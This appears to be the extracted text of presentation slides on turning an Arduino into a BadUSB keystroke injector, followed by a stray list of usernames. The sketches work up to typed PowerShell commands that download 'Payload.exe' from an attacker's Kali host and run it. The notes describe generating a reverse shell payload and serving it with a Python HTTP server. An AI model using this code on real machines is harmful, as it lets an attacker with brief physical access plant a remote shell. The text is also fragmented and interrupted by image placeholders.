
> #include<Keyboard.h> void setup(){ delay(1000); //try to press down some
special key Keyboard.press(KEY_CAPS_LOCK); Keyboard.release(KEY_CAPS_LOCK); delay(500); } void loop(){ } -

> #include<Keyboard.h> void setup(){ delay(1000); Keyboard.press(KEY_CAPS_LOCK); Keyboard.release(KEY_CAPS_LOCK); delay(500); //End the
interaction with keyboard Keyboard.end(); } void loop(){ } -


> • Arduino IDE is immature, hanging some time. •
Re-press the button. -
#include<Keyboard.h> void setup(){ delay(1000); //Keyboard.press(KEY_CAPS_LOCK); //Keyboard.release(KEY_CAPS_LOCK); //delay(500); Keyboard.press(KEY_LEFT_GUI); delay(500); Keyboard.press('r');
delay(500); Keyboard.release(KEY_LEFT_GUI); Keyboard.release('r'); delay(500); -


← Generate reverse shell payload LHOST LPORT : dest for
payload to connect back ← Make new folder ← Copy Payload.exe to new folder ← Switch to new folder ← Launch a simple HTTP service -m : use script http.server : simple http server in python3 8000 : service listen port -
Keyboard.println("$url = 'https://{Kali.IP}/Payload.exe'"); Keyboard.println("$output = 'UnknownMaliciousFile.exe'"); Keyboard.println("wget $url -outfile $output");
// win7: (New-Object Net.WebClient).DownloadFile($url, $path) Keyboard.println("Start-Process -FilePath 'UnknownMaliciousFile.exe'"); Keyboard.println("exit"); Keyboard.press(KEY_RETURN); Keyboard.release(KEY_RETURN); delay(500); Keyboard.end(); } void loop(){ }1
 notsurprised
 mitohato14
 j5ik2o
 akihisaikeda
 nextbeatdev
 l2hyunwoo
 ivargrimstad
 kazuki1023
 xleitix
 steliosf
 shiita0903
 nakamizu
 trishagee
 mfonobong
 samtorres
 keavy
 davidcarrasco
 caitiem20
 asonas
 pedronauck
 cargoodrich
 thirion
 baasie
 pwiseman